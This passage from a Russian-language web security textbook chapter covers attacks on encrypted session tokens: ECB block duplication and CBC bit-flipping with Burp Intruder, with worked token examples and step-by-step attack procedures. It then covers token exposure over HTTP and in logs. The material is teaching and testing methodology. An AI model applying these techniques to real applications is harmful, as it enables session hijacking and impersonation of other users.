R_1;uid=    B8FCA486F9E11922
992;app=    0A27CBBBC0618E38
218;user    776F0307329140AA
name=daf    BD223F003A8309DD
ydd;time    B6B970C47BA2E249
=6344304    A0670592D74BCD07
23694715    D51A3E150EFC2E69
000;        885A5C8131E4210F
```

Теперь расшифрованный токен содержит изменённое значение `uid`, а также повторяющееся значение `app`. Точный результат зависит от обработки токена приложением. Часто приложения исследуют только определённые части, например идентификатор пользователя. В таком случае запрос будет обработан в контексте пользователя с `uid` 992, а не исходного 218.

Только что описанная атака зависит от выдачи подходящего значения `rnd`, которое после перестановки блоков соответствует действительному `uid`. Альтернативная и более надёжная атака заключается в регистрации имени пользователя с числовым значением на нужном смещении и дублировании этого блока для замены существующего `uid`. Предположим, вы регистрируете имя `daf1` и получаете следующий токен:

```
9A5A47BF9B3B6603708F9DEAD67C7F4C76FF3D6C6E6A7B9CB8FCA486F9E11922A5BC430A
73B38C14BD223F003A8309DDF29A5A6F0DC06C53905B5366F5F4684C0D2BBBB08BD834BB
ADEBC07FFE87819D
```

Блоки открытого текста и шифротекста этого токена таковы:

```
rnd=9224    9A5A47BF9B3B6603
856;app=    708F9DEAD67C7F4C
iTradeEU    76FF3D6C6E6A7B9C
R_1;uid=    B8FCA486F9E11922
219;user    A5BC430A73B38C14
name=daf    BD223F003A8309DD
1;time=6    F29A5A6F0DC06C53
34430503    905B5366F5F4684C
61065250    0D2BBBB08BD834BB
0;          ADEBC07FFE87819D
```

Если затем продублировать седьмой блок после четвёртого, расшифрованный токен будет содержать значение `uid`, равное 1:

```
rnd=9224    9A5A47BF9B3B6603
856;app=    708F9DEAD67C7F4C
iTradeEU    76FF3D6C6E6A7B9C
R_1;uid=    B8FCA486F9E11922
1;time=6    F29A5A6F0DC06C53
219;user    A5BC430A73B38C14
name=daf    BD223F003A8309DD
1;time=6    F29A5A6F0DC06C53
34430503    905B5366F5F4684C
61065250    0D2BBBB08BD834BB
0;          ADEBC07FFE87819D
```

Регистрируя подходящий диапазон имён и повторяя атаку, потенциально можно перебрать весь диапазон действительных `uid` и выдать себя за каждого пользователя приложения.

> **Попробуйте сами!**
>
> http://mdsec.net/auth/363/

Шифры CBC

Недостатки ECB привели к разработке режима сцепления блоков шифротекста (CBC). В нём перед шифрованием каждый блок открытого текста объединяется операцией XOR с предыдущим блоком шифротекста, как показано на рисунке 7-5. Это не позволяет одинаковым открытым блокам превращаться в одинаковые зашифрованные. При расшифровке XOR применяется в обратном порядке, и каждый расшифрованный блок объединяется с предыдущим блоком шифротекста для восстановления исходного открытого текста.




Рисунок 7-5. В режиме CBC каждый блок открытого текста перед шифрованием объединяется операцией XOR с предыдущим блоком шифротекста

Поскольку CBC устраняет некоторые проблемы ECB, стандартные симметричные алгоритмы, например DES и AES, часто применяются в этом режиме. Однако способ использования зашифрованных CBC токенов в веб-приложениях может позволить злоумышленнику изменять части расшифрованных токенов без знания секретного ключа.

Рассмотрим разновидность предыдущего приложения, токены которого содержат несколько осмысленных компонентов, включая числовой идентификатор пользователя:

```
rnd=191432758301;app=eBankProdTC;uid=216;time=6343303;
```

Как и прежде, после шифрования эти сведения превращаются во внешне бессмысленный токен:

```
0FB1F1AFB4C874E695AAFC9AA4C2269D3E8E66BBA9B2829B173F255D447C51321586257C
6E459A93635636F45D7B1A43163201477
```

Поскольку токен зашифрован CBC, при расшифровке каждый блок шифротекста объединяется операцией XOR со следующим блоком расшифрованного текста для получения открытого. Если злоумышленник изменяет части полученного шифротекста, конкретный блок расшифровывается в мусор. Однако следующий блок расшифрованного текста также объединяется через XOR с другим значением, в результате чего получается изменённый, но всё ещё осмысленный открытый текст. Иными словами, изменяя один блок токена, злоумышленник способен систематически модифицировать расшифрованное содержимое следующего. В зависимости от обработки полученного токена приложением это может позволить переключиться на другого пользователя или повысить привилегии.

Посмотрим, как это происходит. В описанном примере злоумышленник проходит по зашифрованному токену, произвольно изменяет по одному символу и отправляет каждое изменённое значение приложению. Для этого требуется множество запросов. Ниже дана выборка значений, получаемых при расшифровке каждого изменённого токена:

```
????????32858301;app=eBankProdTC;uid=216;time=6343303;
????????32758321;app=eBankProdTC;uid=216;time=6343303;
rnd=1914????????;aqp=eBankProdTC;uid=216;time=6343303;
rnd=1914????????;app=eAankProdTC;uid=216;time=6343303;
rnd=191432758301????????nkPqodTC;uid=216;time=6343303;
rnd=191432758301????????nkProdUC;uid=216;time=6343303;
rnd=191432758301;app=eBa????????;uie=216;time=6343303;
rnd=191432758301;app=eBa????????;uid=226;time=6343303;
rnd=191432758301;app=eBankProdTC????????;timd=6343303;
rnd=191432758301;app=eBankProdTC????????;time=6343503;
```

В каждом случае изменённый злоумышленником блок ожидаемо расшифровывается в мусор, обозначенный `????????`. Однако следующий блок превращается в осмысленный текст, немного отличающийся от исходного токена. Как уже описано, различие возникает потому, что расшифрованный текст объединяется через XOR с предыдущим блоком шифротекста, который злоумышленник слегка изменил.

Хотя злоумышленник не видит расшифрованных значений, приложение пытается их обработать, а результаты видны в ответах. Точный результат зависит от обработки повреждённой части. Если приложение отклоняет токены с любыми недействительными данными, атака проваливается. Однако часто оно исследует лишь определённые части, например идентификатор пользователя. Тогда восьмой пример из списка успешен, и запрос обрабатывается в контексте пользователя с `uid` 226, а не исходного 216.

Эту уязвимость легко проверить типом полезной нагрузки bit flipper в Burp Intruder. Сначала необходимо войти в приложение с собственной учётной записью. Затем найти зависящую от вошедшего сеанса страницу, которая показывает личность пользователя в ответе. Обычно подходит домашняя страница или страница сведений об учётной записи. На рисунке 7-6 Burp Intruder настроен на домашнюю страницу пользователя, а зашифрованный токен сеанса помечен как позиция полезной нагрузки.




Рисунок 7-6. Настройка Burp Intruder для изменения зашифрованного токена сеанса

На рисунке 7-7 показана требуемая конфигурация полезной нагрузки. Она предписывает Burp работать с исходным значением токена, считая его шестнадцатеричными данными в ASCII, и инвертировать каждый бит в каждой позиции символа. Подход идеален, поскольку требует относительно небольшого числа запросов, восемь на байт данных токена, и почти всегда выявляет уязвимость приложения. После этого для фактической эксплуатации можно применить более узкую атаку.

При выполнении атаки первые запросы не вызывают заметных изменений в ответах, и сеанс пользователя остаётся целым. Уже это интересно: первая часть токена не используется для определения вошедшего пользователя. Многие последующие запросы приводят к перенаправлению на страницу входа, указывая, что изменение каким-либо образом сделало токен недействительным. Критически важно, что существует и серия запросов, где ответ выглядит частью действительного сеанса, но не связан с исходной личностью. Она соответствует блоку токена со значением `uid`. Иногда приложение просто показывает «unknown user»: изменённый `uid` не соответствует фактическому пользователю, и атака не удалась. В других случаях отображается имя иного зарегистрированного пользователя, окончательно доказывая успех. Результаты показаны на рисунке 7-8. Здесь задан столбец extract grep с личностью вошедшего пользователя и фильтр, скрывающий ответы с перенаправлением на страницу входа.




Рисунок 7-7. Настройка Burp Intruder для инвертирования каждого бита в зашифрованном токене




Рисунок 7-8. Успешная атака с инвертированием битов на зашифрованный токен

Выявив уязвимость, можно перейти к её эксплуатации более узкой атакой. По результатам следует точно определить, какой блок зашифрованного токена изменяется при смене контекста пользователя. Затем проводится атака, проверяющая множество дополнительных значений внутри этого блока. Для этого можно использовать тип полезной нагрузки numbers в Burp Intruder.

> **Попробуйте сами!**
>
> http://mdsec.net/auth/365/

> **Примечание.** Некоторые приложения применяют шифрование осмысленных данных в параметрах запросов и в более общем случае, пытаясь предотвратить вмешательство, например в цены товаров. Везде, где внешне зашифрованные данные играют ключевую роль в функциональности, следует проверить метод инвертирования битов и выяснить, удаётся ли осмысленно изменить зашифрованные сведения и вмешаться в логику приложения.

При эксплуатации описанной уязвимости цель, разумеется, состоит в олицетворении других пользователей, в идеале администратора с более высокими привилегиями. Если вы ограничены слепым изменением частей зашифрованного токена, может потребоваться удача. Однако иногда приложение оказывает дополнительную помощь. Когда для защиты данных от вмешательства применяется симметричное шифрование, один алгоритм и ключ часто используются во всём приложении. Если какая-либо функция раскрывает пользователю расшифрованное значение

произвольной зашифрованной строки, её можно использовать для полной расшифровки любого защищённого элемента.

В одном приложении, наблюдавшемся авторами, была функция загрузки файлов на сервер и с него. После загрузки пользователь получал ссылку с параметром имени файла. Для предотвращения атак с изменением путей приложение шифровало имя в этом параметре. Но при запросе уже удалённого файла отображалось сообщение об ошибке с расшифрованным именем. Это поведение позволяло найти открытое значение любой зашифрованной строки приложения, включая токены сеанса. Оказалось, что токены содержат различные осмысленные значения в структурированном формате, уязвимом для описанной атаки. Поскольку среди них были текстовые имена пользователей и роли, а не числовые идентификаторы, успешная эксплуатация только слепым инвертированием битов была бы чрезвычайно трудна. Однако с помощью функции расшифровки имени файла можно было систематически изменять биты токена и видеть результаты.

Это позволило построить токен, который после расшифровки задавал действительного пользователя и административную роль, обеспечивая полный контроль над приложением.

Примечание. Расшифровать используемые приложением данные могут позволить и другие методы. Оракул шифрования reveal можно использовать для получения открытого значения зашифрованного токена. Хотя при расшифровке пароля это может быть существенной уязвимостью, расшифровка токена сеанса не даёт непосредственного способа скомпрометировать сеансы других пользователей. Тем не менее открытый токен полезен для понимания структуры и проведения целевой атаки с инвертированием битов. Подробнее об атаках на оракул reveal см. в главе 11.

Атаки по сторонним каналам на оракулы дополнения могут применяться для компрометации зашифрованных токенов. Подробнее см. в главе 18.

Этапы атаки

Во многих ситуациях с зашифрованными токенами фактическая возможность эксплуатации зависит от разных факторов, включая смещения границ блоков относительно атакуемых данных и терпимость приложения к изменениям окружающей структуры открытого текста. При полностью слепой работе построить эффективную атаку может казаться трудно, но во многих случаях это действительно возможно.

1. Если токен сам по себе не является очевидно осмысленным или последовательным, всегда учитывайте возможность его шифрования. Применение блочного шифра часто можно выявить, зарегистрировав несколько разных имён и каждый раз добавляя по одному символу. Если в определённый момент один дополнительный символ увеличивает длину токена на 8 или 16 байтов, вероятно, используется блочный шифр. Подтвердите это, продолжая добавлять байты и ожидая того же скачка через следующие 8 или 16 байтов.

2. Уязвимости изменения ECB обычно трудно выявлять и эксплуатировать в полностью закрытом контексте. Можно вслепую дублировать и перемещать блоки шифротекста внутри токена и проверять, остаётесь ли вы в приложении в собственном контексте, контексте другого пользователя или без сеанса.

3. Уязвимости изменения CBC можно проверить атакой Burp Intruder на весь токен с источником полезной нагрузки bit flipping. Если она выявит область, изменение которой оставляет действительный сеанс, но другого или несуществующего пользователя, проведите более узкую атаку только на эту область, проверяя более широкий диапазон значений в каждой позиции.

4. В ходе обеих атак наблюдайте ответы приложения, определяя пользователя, связанного с вашим сеансом после каждого запроса, и пытайтесь использовать все возникающие возможности повышения привилегий.

5. Если атаки неуспешны, но из этапа 1 следует, что в токен включается управляемый вами ввод переменной длины, попробуйте создать ряд токенов, каждый раз добавляя по одному символу как минимум до размера используемых блоков. Для каждого полученного токена повторите этапы 2 и 3. Это повысит вероятность, что изменяемые данные окажутся правильно выровнены по границам блоков и атака будет успешной.

Недостатки обработки токенов сеанса

Каким бы эффективным ни было приложение в обеспечении отсутствия осмысленных сведений в создаваемых токенах и их устойчивости к анализу и предсказанию, механизм сеанса будет полностью открыт для атаки при неосторожной обработке значений после генерации. Например, если токены каким-либо образом раскрываются злоумышленнику, тот сможет перехватить пользовательские сеансы, даже когда предсказание невозможно.

Небезопасная обработка токенов приложением может делать его уязвимым несколькими способами.

Распространённое заблуждение

«Наш токен защищён от раскрытия третьим сторонам, потому что мы используем SSL».

Правильное применение SSL, безусловно, помогает защитить токены от захвата. Однако из-за различных ошибок они всё равно могут передаваться в открытом виде даже при наличии SSL. Кроме того, получить токены можно различными прямыми атаками на конечных пользователей.

Распространённое заблуждение

«Наш токен создаётся платформой с помощью зрелых, криптографически надёжных технологий, поэтому его невозможно скомпрометировать».

По умолчанию сервер приложений часто создаёт файл cookie сеанса при первом посещении сайта и сохраняет его доступным на протяжении всего взаимодействия. Как описано в следующих разделах, это может приводить к различным уязвимостям обработки токена.

Раскрытие токенов в сети

Эта область уязвимости возникает, когда токен сеанса передаётся по сети в незашифрованном виде, позволяя прослушивающему сеть злоумышленнику в подходящем месте получить токен и выдать себя за законного пользователя. Подходящими местами для перехвата являются локальная сеть пользователя, его ИТ-отдел, интернет-провайдер, магистраль Интернета, провайдер приложения и ИТ-отдел размещающей его организации. В каждом случае это могут быть как уполномоченные сотрудники соответствующей организации, так и внешние злоумышленники, скомпрометировавшие инфраструктуру.

В простейшем случае приложение использует для обмена незашифрованное HTTP-соединение, и злоумышленник может захватить все передаваемые между клиентом и сервером данные, включая

учётные данные входа, личные сведения, платёжные реквизиты и так далее. Тогда атака на сеанс пользователя часто не нужна, поскольку злоумышленник уже видит привилегированные сведения и может войти с захваченными учётными данными для других злонамеренных действий. Но иногда основной целью всё же является сеанс. Например, если захваченных учётных данных недостаточно для второго входа, в банковском приложении они могут включать число с изменяющегося физического токена или определённые цифры ПИН-кода, злоумышленнику может потребоваться перехватить прослушанный сеанс для произвольных действий. Или, если входы тщательно регистрируются и пользователь получает уведомление о каждом успешном входе, злоумышленник может ради незаметности не захотеть выполнять собственный.

В других случаях приложение может защищать ключевой обмен между клиентом и сервером посредством HTTPS, но оставаться уязвимым для перехвата токенов в сети. Недостаток может проявляться различными способами, многие из которых возникают именно при передаче через файлы cookie HTTP:

• некоторые приложения защищают учётные данные пользователя во время входа с помощью HTTPS, а для остальной части сеанса возвращаются к HTTP. Так ведут себя многие приложения веб-почты. Прослушивающий злоумышленник не может перехватить учётные данные, но способен захватить токен сеанса. Инструмент Firesheep, выпущенный как подключаемый модуль Firefox, делает это простым;

• некоторые приложения используют HTTP для областей сайта до аутентификации, например главной страницы, но начиная со страницы входа переходят на HTTPS. Однако часто токен выдаётся уже на первой посещённой странице и не изменяется при входе. Изначально неаутентифицированный сеанс после входа повышается до аутентифицированного. В такой ситуации злоумышленник может перехватить токен до входа, дождаться переключения обмена пользователя на

HTTPS, указывающего на выполнение входа, а затем попытаться обратиться к защищённой странице, например «Моя учётная запись», с этим токеном;

• даже если приложение выдаёт новый токен после успешного входа и использует HTTPS начиная со страницы входа, токен аутентифицированного сеанса всё равно может раскрываться. Это происходит, если пользователь повторно посещает страницу до аутентификации, например Help или About, переходя по ссылке из аутентифицированной области, нажимая кнопку «Назад» или непосредственно вводя URL;

• в разновидности предыдущего случая приложение может пытаться переключиться на HTTPS при нажатии ссылки Login, но по-прежнему принимать вход по HTTP, если пользователь соответствующим образом изменит URL. Тогда злоумышленник в подходящем месте может изменить страницы, возвращаемые в неаутентифицированной области, так, чтобы ссылка Login вела на HTTP-страницу. Даже если после успешного входа выдаётся новый токен, злоумышленник всё равно может его перехватить, если успешно понизил соединение пользователя до HTTP;

• некоторые приложения используют HTTP для всего статического содержимого, например изображений, сценариев, таблиц стилей и шаблонов страниц. На такое поведение часто указывает предупреждение браузера, показанное на рисунке 7-9. К моменту его отображения браузер уже получил соответствующий элемент по HTTP, а значит, токен сеанса уже передан. Назначение предупреждения - позволить пользователю отказаться от обработки данных ответа, полученных по HTTP и потому возможно загрязнённых. Как уже описано, злоумышленник может перехватить токен, когда браузер обращается к ресурсу по HTTP, и использовать его для доступа по HTTPS к защищённым нестатическим областям сайта.

Рисунок 7-9. Браузеры показывают предупреждение, когда страница по HTTPS содержит элементы, полученные по HTTP

• даже если приложение использует HTTPS для каждой страницы, включая неаутентифицированные области и статическое содержимое, токены пользователей всё равно могут при некоторых обстоятельствах передаваться по HTTP. Если злоумышленник каким-либо образом заставит пользователя сделать запрос по HTTP, к службе HTTP того же сервера, если она работает, либо иначе к `http://server:443/`, токен может быть отправлен. Для этого злоумышленник может послать URL по электронной почте или в мгновенном сообщении, разместить автоматически загружаемые ссылки на контролируемом сайте или использовать кликабельные рекламные баннеры. Подробнее о таких методах доставки атак другим пользователям см. в главах 12 и 13.

Этапы атаки

1. Обычным образом пройдите приложение от первого доступа, начального URL, через вход и всю функциональность. Запишите каждый посещённый URL и каждый случай получения нового токена сеанса. Уделяйте особое внимание функциям входа и переходам между HTTP и HTTPS. Это можно выполнить вручную сетевым анализатором, например Wireshark, или частично автоматизировать функциями журналирования перехватывающего прокси, как на рисунке 7-10.




Рисунок 7-10. Прохождение приложения для выявления мест получения новых токенов сеанса

2. Если токены передаются файлами cookie HTTP, проверьте наличие флага `secure`, запрещающего отправку по незашифрованным соединениям.

3. Определите, передаются ли токены при нормальной работе приложения по незашифрованному соединению. Если да, их следует считать уязвимыми для перехвата.

4. Если начальная страница использует HTTP, а приложение переключается на HTTPS для входа и аутентифицированных областей, проверьте, выдаётся ли новый токен после входа или токен этапа HTTP продолжает отслеживать аутентифицированный сеанс. Также проверьте, примет ли приложение вход по HTTP после соответствующего изменения URL.

5. Даже если приложение использует HTTPS для каждой страницы, проверьте, слушает ли сервер также порт 80 и работает ли на нём какая-либо служба или содержимое. Если да, находясь в аутентифицированном сеансе, непосредственно посетите любой HTTP-адрес и проверьте, передаётся ли токен.

6. Если токен аутентифицированного сеанса передаётся серверу по HTTP, проверьте, остаётся ли он действительным или немедленно аннулируется сервером.

Попробуйте сами!

http://mdsec.net/auth/369/

http://mdsec.net/auth/372/

http://mdsec.net/auth/374/

Раскрытие токенов в журналах

Помимо передачи токенов сеанса в открытом виде по сети, наиболее распространённое место их простого раскрытия для несанкционированного просмотра - системные журналы разных видов. Хотя это происходит реже, последствия обычно серьёзнее. Журналы могут просматривать намного более широкие группы потенциальных злоумышленников, а не только лица, находящиеся в подходящем месте для прослушивания сети.

Многие приложения предоставляют администраторам и другим сотрудникам поддержки функции наблюдения и управления состоянием приложения во время работы, включая пользовательские сеансы. Например, сотрудник службы поддержки может попросить имя у пользователя с проблемой, найти его текущий сеанс в списке или через поиск и просмотреть соответствующие подробности. Администратор может обратиться к журналу недавних сеансов при расследовании нарушения безопасности. Часто такая функциональность раскрывает фактический токен каждого сеанса. И часто она плохо защищена, позволяя неуполномоченным пользователям получить список текущих токенов и тем самым перехватить сеансы всех пользователей приложения.

Другая основная причина появления токенов в системных журналах - применение строки запроса URL для их передачи вместо файлов cookie HTTP или тела запросов `POST`. Например, поиск Google `inurl:jsessionid` выявляет тысячи приложений, передающих токен сеанса платформы Java, называемый `jsessionid`, внутри URL:

```
http://www.webjunction.org/do/Navigation;jsessionid=F27ED2A6AAE4C6DA409A3044E79B8B48?category=327
```

Если приложение передаёт токены таким способом, они, вероятно, появятся в различных системных журналах, доступных неуполномоченным сторонам:

• журналах браузеров пользователей;

• журналах веб-сервера;

• журналах корпоративных прокси или прокси интернет-провайдера;

• журналах любых обратных прокси в среде размещения приложения;

• журналах `Referer` всех серверов, которые посещают пользователи, переходя по внешним ссылкам, как показано на рисунке 7-11.

